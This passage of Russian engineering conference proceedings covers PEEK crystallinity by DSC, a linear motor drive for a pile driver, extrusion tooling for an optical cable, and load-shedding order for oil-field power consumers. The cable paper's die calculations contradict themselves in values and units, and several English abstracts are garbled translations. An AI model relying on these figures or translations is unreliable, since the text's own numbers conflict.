


Рис. 1. Температурная зависимость теплового потока материала ПЕЕК на первом этапе проведения эксперимента




Рис. 2. Температурная зависимость теплового потока материала PEEK на втором этапе проведения эксперимента




Рис. 3. Температурная зависимость тепловых потоков материала PEEK на первом и втором этапах проведения эксперимента

Рис. 1 и 2 иллюстрируют различные результаты, полученные для РЕЕК после закалки и запрограммированным охлаждением со скоростью 50 °С/мин соответственно.

Из рис. 1 видно, что закаленный материал имеет четко выраженный фазовый переход стеклования, который указывает на значительную долю объема аморфной фазы. Экзотермический пик холодной кристаллизации свидетельствует о перестраивании в кристаллическую структуру образца материала при нагревании перед плавлением при температуре примерно 320 °С.

Из рис. 2 видно, что медленно охлажденный материал имеет слабо выраженный фазовый переход стеклования, что указывает на высокий процент кристалличности исходной структуры, а кристаллизации перед расплавлением при температуре 320 °С не происходит.

Как показали результаты настоящей работы, скорость охлаждения расплава исследуемого материала позволяет оказывать существенное влияние на его структуру путем регулирования содержания аморфной и кристаллической фаз. Это дает возможность изменять эксплуатационные характеристики материала, делая его более жестким или более податливым при вязкоупругих деформациях.

Как и следовало ожидать, высокая скорость охлаждения приводит к сильному снижению степени кристалличности материала. Однако следует отметить, что данный способ может оказаться неэффективен для полимерных материалов, имеющих высокую скорость кристаллизации.

Библиографический список

1. Кулезнев В.Н., Шершнева В.А. Химия и физика полимеров. – 2-е изд., перераб. и доп. – М.: КолосС, 2007. – 367 с.
2. ГОСТ Р 55134–2012. Пластмассы. Дифференциальная сканирующая калориметрия (ДСК). Ч. 1. Общие принципы. – М., 2012.
3. ГОСТ Р 55135–2012. Пластмассы. Дифференциальная сканирующая калориметрия (ДСК). Ч. 2. Определение температуры стеклования. – М., 2012.
4. ГОСТ Р 56724–2015. Пластмассы. Дифференциальная сканирующая калориметрия (ДСК). Ч. 3. Определение температуры и энтальпии плавления и кристаллизации. – М., 2015.

5. ГОСТ Р 56755–2015. Пластмассы. Дифференциальная сканирующая калориметрия (ДСК). Ч. 5. Определение характеристических температур и времени по кривым реакции, определение энтальпии и степени превращения. – М., 2015.

Сведения об авторах

Лекомцев Сергей Михайлович – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-21-1м, г. Пермь, e-mail: sergey-l99@mail.ru

Субботин Евгений Владимирович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: e.subbotin81@mail.ru

К.А. Конев, А.Г. Смыков, Е.А. Чабанов

ЦИЛИНДРИЧЕСКИЙ ЛИНЕЙНЫЙ ВЕНТИЛЬНЫЙ ЭЛЕКТРОПРИВОД ДЛЯ СТРОИТЕЛЬНОЙ МАШИНЫ КОПЕР

Исследуется возможность расположения цилиндрического линейного вентильного двигателя для строительной машины копер. Выделены преимущества данного агрегата с ЦЛВД. Рассмотрен принцип действия копра с двигателем внутреннего сгорания, а также представлен принцип действия с предлагаемым электродвигателем. Выполнен расчет тягового усилия ЦЛВД. Представлен чертеж электропривода для строительной техники.

Ключевые слова: цилиндрический линейный вентильный двигатель, строительная машина, копер, принцип действия, тяговое усилие.

K.A. Konev, A.G. Smykov, E.A. Chabanov

CYLINDRICAL LINEAR VALVE ELECTRIC DRIVE FOR KOPER CONSTRUCTION MACHINE

This article explores the possibility of locating a cylindrical linear valve motor (CRVD) for a Koper construction machine. The advantages of this unit with a central heating system are highlighted. The principle of operation of a copra with an internal combustion engine is considered, and the principle of operation with the proposed electric motor is presented. The calculation of the traction force of the central pump is performed. A drawing of an electric drive for construction machinery is presented.

Keywords: cylindrical linear valve motor, construction machine, copper, operating principle, traction force.

Оборудование, создаваемое по новым технологиям, постоянно появляясь, эффективно и качественно заменяет старые устройства и агрегаты. В городах с большой и малой численностью населения регулярно ведется строительство жилых домов, развлекательных центров, предприятий и т.д. Основой при строительстве от ограждения и до высокоэтажных зданий является фундамент. Фундамент же заливается на железобетонные сваи. Сваи забиваются на глубину от 3 до 10 м. Сваи устанавливаются с помощью установки копер. Копер – строительная машина, предназначенная для забивания свай. Копер существует следующих типов: дизельного типа, вибропогружного типа и гидравлического типа. Наиболее часто используемый тип – дизельный.




Рис. 1. Последовательность работы дизель-молота: 1 – шабот; 2 – всасывающий выхлопной патрубок; 3 – направляющая труба; 4 – поршень; 5 – «кошка»; 6 – канат лебедки копра; 7 – приводной рычаг; 8 – топливный насос; 9 – рабочий цилиндр; 10 – бакоч для воды; I–IV – положения дизель-молота в процессе работы

Устройство свайного молота состоит из нескольких частей: массивной ударной части, движущейся возвратно-поступательно, в виде цилиндра поршня со штоком, штанг. Ударная часть наносит постоянные удары по наконечнику сваи и углубляет ее в грунт. Направляющая часть молота имеет устройство для закрепления и центрирования молота на свае.

Работа дизель-молота осуществляется в следующей последовательности (рис. 1). Перед пуском молота поршень поднимается «кошкой», подвешенной на канате лебедки копра, в крайнее верхнее положение, после чего происходит автоматическое расцепление «кошки». При свободном падении вниз по направляющей трубе поршень нажимает на приводной рычаг топливного насоса (положение II). В конце процесса сжатия головка поршня наносит удар по шаботу, чем обеспечивается погружение сваи в грунт и распыление топлива в кольцевую камеру сгорания, где оно самовоспламеняется, перемешиваясь с горячим сжатым воздухом (положение III).

Известно, что КПД электрических машин намного выше КПД двигателей внутреннего сгорания. В связи с этим исследуется возможность использования линейного электродвигателя нетрадиционной конструкции в вышесказанном агрегате.

Принцип действия остается тот же, как и с двигателем внутреннего сгорания, только при этом исключаются некоторые составляющие копра, что и является одним из преимуществ: поршень, всасывающий патрубков, «кошка», приводной рычаг, топливный насос, система смазывания, топливный бачок и бачок для воды. В начальный период работы вторичный элемент будет расположен внизу устройства. При подаче напряжения на обмотку статора вторичный элемент начнет движение в верхнюю точку направляющей трубки. После достижения верхней точки копром, магнитное поле меняет свое направление на противоположное, и вторичный элемент устремляется вниз. При достижении удара об шабот импульс передается на сваю, тем самым погружая ее в грунт. После чего происходит переключение магнитного поля, и вторичный элемент устремляется вверх. После чего цикл повторяется до полного погружения сваи. Переключение магнитного поля происходит за счет переключения фаз обмотки. Когда вторичный элемент достигает верхнего положения, включается один из датчиков, находящийся на конце индуктора. Он передает сигнал станции управления, которая переключает фазы. Когда же слайдер достигает другого конечного положения, магнитное поле снова переключается.

При рассмотрении традиционных копров масса молота достигала 2000 кг. Проведем расчет цилиндрического линейного вентильного двигателя (ЦЛВД) для возможности поднятия молота на высоту 3 м. Исходные данные для расчета ЦЛВД перечислены в табл 1.

Тяговое усилие модуля ЦЛВД найдем по закону Ампера

$$F_{\text{эм}} = \alpha \cdot \pi \cdot I_{\text{л}} \cdot B_z \cdot D \cdot l_{\text{мод}},$$

где $D = D_p + \delta$ – диаметр ротора с учетом воздушного зазора;
 $l_{\text{мод}} = 2 \cdot p \cdot \tau$ – длина активной части модуля индуктора ЦЛВД;
 $\alpha = b/\tau$ – коэффициент полюсного деления; $I_{\text{л}}$ – линейная токовая нагрузка, находится по формуле

$$I_{\text{л}} = \frac{w_{\kappa} \cdot I}{t_z}.$$

Таблица 1

Исходные данные для расчета ЦЛВД

Обозначения	Ед. изм.	Значения	Название параметра
D_p	м	0,055	Диаметр вторичного элемента
I	А	30	Действующее значение тока, протекающего по обмоткам индуктора
H_0	А/м	680000	Напряженность магнитного поля
B_z	Тл	1,1	Магнитная индукция в воздушном зазоре
τ	м	0,03	Полюсное деление
δ	м	0,0015	Ширина немагнитного зазора
b	м	0,015	Ширина полюса
w_k		60	Число витков катушки в пазу
t_z	м	0,01	Зубцовое деление индуктора
p		16	Число пар полюсов
D_m	м	0,047	Внешний диаметр реального магнита ЦЛВД
d_m	м	0,022	Внутренний диаметр реального магнита ЦЛВД
h_m	м	0,008	Ширина реального магнита ЦЛВД
μ_0	о.е.	$12,56 \cdot 10^{-7}$	Магнитная проницаемость

В данной формулировке закона Ампера все параметры, кроме магнитной индукции, известны.

Магнитная индукция в воздушном зазоре заменяется ее средним значением и после преобразований будет определяться по формуле

$$B_{cp} = \frac{H_0}{\frac{4 \cdot b \cdot D \cdot H_0}{B_2 \cdot (D_m + d_m)^2} + \frac{2 \cdot \delta}{\mu_0 \cdot h_m}}.$$

где B_2 – магнитная индукция постоянных магнитов, установленных на вторичном элементе.

Задавая I в диапазоне от 5 до 35 А, определим тяговое усилие, действующее на вторичный элемент ЦЛВД. Результат вычислений представлен в табл. 2 и на рис. 2.

Таблица 2

Значения тягового усилия ЦЛВД в зависимости от I

I, A	5	10	15	20	25	30	35
$F_{зм}, Н$	1881	3762	5642	7523	9404	11280	13170
$F_{зм}, кГс$	191,938	383,877	575,714	767,653	959,591	1151,020	1343,877




Рис. 2. Зависимость тягового усилия $F_{эм}$ от действующего значения тока обмотки индуктора I




Рис. 3. Эскиз расположения двигателя на мачте копра

Расчет показывает, при токе, равном 35 А, тяговое усилие достигает 13 170 Н или же 1343,877 кГс. Чтобы достичь нужного для подъема молота тягового усилия, увеличим длину двигателя до 3 м, после же получим тяговое усилие, равное 39510 Н, или же 4031,16 кГс. На рис. 3 изображено расположение расчетного электродвигателя на мачте.

Библиографический список

1. Шулаков Н.В. Электрические машины: конспект лекций.— Пермь: Изд-во Перм. гос. техн. ун-та, 2008. — 325 с.

2. Ключников А.Т., Коротаев А.Д., Шутемов С.В. Моделирование цилиндрического линейного асинхронного двигателя // Электротехника. – 2013. – № 11. – С. 14–17.

3. Цилиндрический линейный вентильный двигатель для добычи нефти бесштанговым методом / К.А. Конев, А.О. Фурина, А.Д. Коротаев, Е.А. Чабанов // Электротехника, информационные технологии, системы управления. – 2021. – № 39. – С. 150–168.

4. Конев К.А., Фурина А.О., Чабанов Е.А. Замена электрического двигателя в отбойном молотке // InnoTech-2021: материалы XIII Международ. науч.-практ. конф. 15.11– 24.12 2021. – Пермь, 2021.

5. Размеры инфо, размеры отбойных молотков [Электронный ресурс]. – URL: razmery.info (дата обращения: 14.04.2023).

Сведения об авторах

Конев Константин Андреевич – магистр Пермского национально-го исследовательского политехнического университета, гр. ЭМ-21-1м, г. Пермь, e-mail: looking_99@mail.ru

Смыков Антон Геннадьевич – специалист кафедры «Ракетно-космическая техника и энергетические системы» Пермского национального исследовательского политехнического университета, гр. РД-19-1С, г. Пермь, e-mail: goodlaike@yandex.ru

Чабанов Евгений Александрович – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ceapb@mail.ru

О.Р. Халимова, В.В. Черняев

РАСЧЕТ ТЕХНОЛОГИЧЕСКОГО РЕЖИМА ИЗГОТОВЛЕНИЯ КАБЕЛЯ ДПТ-П

Рассмотрен расчет технологического режима изготовления кабеля ДПТ-П. Рассмотрена методика расчета операции производства оптического модуля.

Ключевые слова: кабель, технологический режим, экструзия, оболочка, полимерная композиция, оптический модуль.

O.R. Khalimova, V.V. Chernyaev

CALCULATION OF TECHNOLOGICAL CABLE PRODUCTION DPT-P

This article describes the calculation of the technological mode of manufacturing cable DPT-P. A method for calculating the production operation of an optical module is considered.

Keywords: Cable, technological mode, extrusion, shell, polymer composition, optical module.

Современные волоконно-оптические системы передачи являются одним из наиболее важных технологических достижений в области связи и передачи данных. Они используются для увеличения скорости передачи данных на большие расстояния, обеспечивая более высокую степень надежности и качества связи. Эти системы основаны на принципах фундаментальных наук, таких как оптика, физика и материаловедение, и их практическое использование является ярким примером необходимости и полезности этих наук в нашей жизни. Более того, развитие волоконно-оптических систем передачи привело к созданию новых возможностей в области медицины, производства, науки и многих других отраслей. В целом волоконно-оптические системы передачи – это воплощение новейших технологических достижений, которые играют важную роль в современном обществе.

Важным аспектом волоконно-оптических систем передачи является их экономическая эффективность. Ввиду того, что они используют гораздо меньше энергии, чем традиционные системы, и имеют долгий срок службы, они являются более экономичным и выгодным решением

для многих организаций и предприятий. Более того, развитие волоконно-оптических технологий открывает новые возможности для создания более эффективных и экологически чистых систем передачи данных, что является важным шагом в направлении устойчивого развития.

Еще одним важным достоинством волоконно-оптических систем передачи является их высокая степень защищенности. Они практически не подвержены воздействию электромагнитных помех и других внешних факторов, что обеспечивает более высокий уровень безопасности передаваемой информации.

Безусловно, волоконно-оптические системы передачи являются одним из наиболее значимых технологических достижений нашего времени. Их практическое использование и дальнейшее развитие открывают новые возможности для улучшения качества связи и передачи данных, а также приводят к созданию новых продуктов и услуг, которые могут значительно улучшить нашу жизнь. Далее представлен расчет технологического режима производства оптического модуля для одного из самых используемых оптических кабелей ДПТ-П (рис. 1).




Рис. 1. Конструкционная схема ДПТ-П кабеля: 1 – стеклопластиковый диэлектрический стержень; 2 – оптическое волокно; 3 – оптический модуль из ПБТ заполненный гидрофобным гелем; 4 – гидрофобный гель; 5 – промежуточная оболочка; 6 – арамидные нити; 7 – оболочка из полимерного материала

Для изготовления модульной трубки используется полибутилентерефталат (ПБТ) [1]. Плотность полимерной композиции составляет $1,31 \text{ г/см}^3$.

Приведен расчет технологического режима изготовления модуля для маркоразмера с количеством волокон до 48 ОВ. $d_{\text{внутр}} = 1,9 \text{ мм}$; стенка изоляции $\Delta_{\text{из}} = 0,35 \text{ мм}$ [2].

$$d_{\text{из}} = d_{\text{внутр}} + 2\Delta_{\text{из}} = 2,6 \text{ мм.}$$

Расчет технологического режима изготовления модуля начнем с расчета размеров формующего инструмента (рис. 2).




Рис. 2. Схема расположения дорна и матрицы: α – угол конусности дорна; β – угол конусности матрицы; L_m – длина носика матрицы; L_d – длина носика дорна; d_d – внутренний диаметр дорна; D_d – наружный диаметр дорна; D_m – диаметр матрицы. Изолирование производится без обжатия с вакуумированием со стороны дорна [1]

Внутренний диаметр дорна [2]

$$d_{\text{д. внутр}} = 1,15d_{\text{внутр}} = 2,185 \text{ мм.}$$

Диаметр матрицы (табл. 1).

$$d_{\text{матр}} = \sqrt{\frac{\text{DDR} \cdot (d_{\text{из}}^2 - d_{\text{внутр}}^2)^2}{1 - \left(\frac{d_{\text{внутр}}}{\text{DRB} \cdot d_{\text{из}}}\right)^2}} = \sqrt{\frac{3,2 \cdot (2,6^2 - 1,9^2)^2}{1 - \left(\frac{1,9}{1 \cdot 2,6}\right)^2}} = 8,25 \text{ м.}$$

Таблица 1

Характеристики материала

Материал	DDR (коэффициент усадки)	DRB (коэффициент вытяжки)
ПБТ	3–4	1

Внешний диаметр дорна:

$$d_{\text{д. внешн}} = \frac{d_{\text{матр}} \cdot d_{\text{внутр}}}{\text{DRB} \cdot d_{\text{из}}} = \frac{14,59 \cdot 1,9}{0,8 \cdot 2,6} = 4,82 \text{ мм.}$$

Длина цилиндрической части матрицы принимается

$$L_m = (5-8) \Delta_{\text{из}} = 6 \cdot 0,35 = 2,1 \text{ мм.}$$

Длина цилиндрической части (носика) дорна

$$L_d = L_m + 3 = 2,1 + 3 = 5,1 \text{ мм.}$$

Угол конусности дорна находится в пределах $\alpha = 30 \dots 50^\circ$ В нашем случае принимаем угол конусности дорна $\alpha = 45^\circ$.

Угол конусности матрицы:

$$B = \alpha + (0 - 10) = 45 + 5 = 50^\circ.$$

Угол между образующими конусных поверхностей дорна и матрицы

$$\frac{\beta - \alpha}{2} = \frac{50 - 45}{2} = 2,5^\circ.$$

Полученные результаты расчетов технологического инструмента сведем в табл. 2.

Таблица 2

Размеры формующего инструмента

Марка кабеля	Марко-размер	$\Delta_{из}$, мм	$D_{д1}$, мм	$D_{д2}$, мм	$D_{м1}$, мм	$L_{м1}$, мм	$L_{д1}$, мм	α , °	β , °
ДПТ	До 48 ОВ	0,35	2,185	4,82	8,25	2,1	5,1	45	50
	До 72 ОВ		2,185	4,82	8,25				
	До 96 ОВ		2,185	4,82	8,25				

В результате выполненных расчетов был получен технологический режим изготовления оптического модуля кабеля марки ДПТ-П. Выбраны требуемые параметры технологического оборудования, а также инструмента.

Библиографический список

1. Производство кабелей и проводов / под. ред. Н.И. Белоруссова и И.Б. Пешкова. – М.: Энергоиздат, 1981. – 536 с.
2. ТУ 3587-001-88083123–2010. Кабели связи оптические. – М., 2010.

Сведения об авторах

Халимова Оливия Рустамовна – студентка Пермского национального исследовательского политехнического университета, гр. КТЭ-19-16, г. Пермь, e-mail: khalimova.olivia@gmail.com

Черняев Владислав Васильевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@mail.ru

В.Р. Сушкова, В.В. Сушков

**ПРИНЯТИЕ РЕШЕНИЙ ПО УМЕНЬШЕНИЮ УЩЕРБА
ПРИ НАЗНАЧЕНИИ ОЧЕРЕДНОСТИ ОТКЛЮЧЕНИЙ
ПОТРЕБИТЕЛЕЙ ПРИ ВОЗНИКНОВЕНИИ ДЕФИЦИТА
АКТИВНОЙ МОЩНОСТИ В ЭНЕРГОСИСТЕМЕ**

Представлен комплексный подход при принятии решений для уменьшения потерь, связанных с работой системы противоаварийной автоматики (ПА), представляющий собой формирование графиков очередности отключения нефтепромысловых потребителей при возникновении дефицита активной мощности в энергосистеме с учетом ранжирования потребителей по критерию технического состояния электрооборудования и технологического оборудования, надежности и устойчивости электродвигательной нагрузки к возмущающим воздействиям.

Ключевые слова: нефтепромысловые потребители, величина ущерба, электродвигательная нагрузка, коэффициент важности технологии, очередность отключения.

V.R. Sushkova, V.V. Sushkov

**DECISION MAKING TO REDUCE DAMAGE WHEN ASSIGNING
PRIORITY TO CONSUMER OUTAGES WHEN THERE
IS A SHORTAGE OF ACTIVE POWER IN THE POWER SYSTEM**

This article presents an integrated approach when making decisions to reduce losses associated with the operation of the emergency automation system (EAS), which is the formation of schedules for the sequence of disconnection of oil field consumers in the event of a shortage of active power in the power system, taking into account the ranking of consumers by the criterion of the technical condition of electrical equipment and technological equipment, reliability and stability of the electric motor load to disturbances.

Keywords: oilfield consumers, damage value, electric motor load, coefficient of technology importance, shutdown sequence.

В настоящее время известен ряд документов по ограничению режима потребления электрической энергии при возникновении дефицита активной мощности в энергосистеме. Так, в стандарте организации Единой энергосистемы России автоматического ограничения снижения частоты [1] при аварийном дефиците активной мощности определен порядок разработки графиков аварийного ограничения режима потреб-

ления электрической энергии, включая порядок определения величины технологической и аварийной брони и требования к энергопринимающим устройствам, подключенным к токоприемникам. Однако не рассмотрено научное обоснование выбора числа и состава отключаемых потребителей по приоритету при составлении графиков отключения нагрузки при возникновении внезапного дефицита активной мощности в энергосистеме.

В данной работе предлагается подход к принятию решения о назначении очередности отключения нефтепромысловых потребителей с учетом ранжирования потребителей по надежности, включая техническое состояние электрических сетей и электрооборудования, и устойчивости электродвигательной нагрузки при изменении частоты и напряжения питающей сети (рисунок).




Рис. Функционально-логическая схема принятия решения при выборе очередности отключения нефтепромысловых потребителей

В общем значении принятие решения – это выбор наилучшей (оптимальной) или приемлемой, удовлетворительной альтернативы. В данной работе принятие решения по уменьшению ущерба при формировании графиков очередности отключения нефтепромысловых потребителей основывается на проведении двух этапов: информационно-аналитическом и стратегии назначения очередности отключения нагруз-

ки. Первый этап заключается в формировании информационной базы данных электрических сетей и потребителей нефтяного месторождения.

Рассмотрим более подробно другие составляющие принятия решения по формированию очередности отключения нагрузки.

Ранжирование по надежности производится на основе статистических данных по аварийным отключениям и отказам электрооборудования. При ранжировании по надежности системы электроснабжения (СЭ) учитывались следующие параметры: техническое состояние (ТС); количественная оценка интегральных показателей надежности конкретного вида сетевого оборудования; возможный ущерб при аварийном отключении (отказе). Техническое состояние определялось согласно индексу технического состояния (ИТС). ИТС рассчитан по норме надежности, которая включает в себя оценку риска, основанного на вероятностных характеристиках надежности электроснабжения, влияющих на технологию и, соответственно, на величину ущерба [2]. Расчеты надежности проведены для известных схем питания нефтепромысловых потребителей, обеспечивающих требуемую категорию по надежности. По результатам проведенных исследований получены ранги по надежности электрических сетей, которые могут быть использованы для принятия решений при составлении списка очередности отключений нефтепромысловых потребителей при дефиците активной мощности в энергосистеме, представленные в табл. 1.

Таблица 1

Ранги по надежности и диапазон индекса технического состояния

Диапазон индекса технического состояния (ИТС)	Вероятность перерыва в электроснабжении	Ранги	Пример потребителей по очередности на отключение
$\geq 0,25$ и $< 0,4$	0,79–0,989	1	Воздушные линии напряжением 6 кВ; распределительные устройства, питающие низкодебитные кусты скважин; кустовые насосные станции (I очередь)
$\geq 0,45$ и $< 0,5$	0,5–0,72	2	Воздушные линии напряжением 6 кВ; распределительные устройства, питающие кусты скважин; кустовые насосные станции; дожимные насосные станции (II очередь)
$\geq 0,6$ и $< 0,75$	0,2–0,45	3	Воздушные линии напряжением 6 кВ; распределительные устройства, питающие кусты скважин; кустовые насосные станции; дожимные насосные станции (III очередь)
$\geq 0,83$ и $< 0,9$	$\geq 0,15$	4	Воздушные линии напряжением 6 кВ и 35 кВ (IV очередь)
$\geq 0,89$ и ≥ 1	$\geq 0,09$	5	Воздушные линии напряжением (ВЛ) 6 кВ (V очередь)

Коэффициент важности по технологии определен по экономическому критерию – приросту прибыли (субъективная оценка), согласно которому при условии сохранения планового объема добычи за счет уменьшения недоотпуска нефти необходимы дополнительные капитальные затраты для обеспечения надежности СЭ. Коэффициент важности определяется с учетом имеющегося резерва по времени [3]. В табл. 2 приведены ранги по технологии и указаны схемы питания нефтяных кустов скважин.

Таблица 2

Коэффициенты важности кустов скважин в зависимости от производительности

Дебит скважины, q , т/ч	Коэффициент важности	Ранг	Рекомендуемая схема питания нефтяных кустов скважин
$q < 0,25$	0,1	1	Нерезервируемая ВЛ 6 кВ
$1,0 < q < 2,8$	0,3	1	Нерезервируемая секционированная ВЛ 6 кВ
$0,25 < q < 2,8$	0,4	2	Нерезервируемая ВЛ 6 кВ с двусторонним питанием с АВР на секционном аппарате
$2,8 < q < 3,0$	0,55	3	Нерезервируемая ВЛ 6 кВ с двусторонним питанием и секционированием
$3,0 < q < 3,4$	0,9	4	Взаиморезервируемые ВЛ 6 кВ, подключаемые к разным секциям РУ 6 кВ с АВР на секционном выключателе
$q > 3,4$	0,95	5	Взаиморезервируемые ВЛ 6 кВ с секционированием, подключаемые к разным секциям РУ 6 кВ с АВР на секционном выключателе

Ранжирование потребителей по устойчивости заключалось в определении интегрального показателя, для чего было проведено моделирование по определению напряжения статической устойчивости и запаса динамической устойчивости. Затем сформирован перечень значимых разновидностей признаков и проведено преобразование выделенных признаков из количественной шкалы в порядковую.

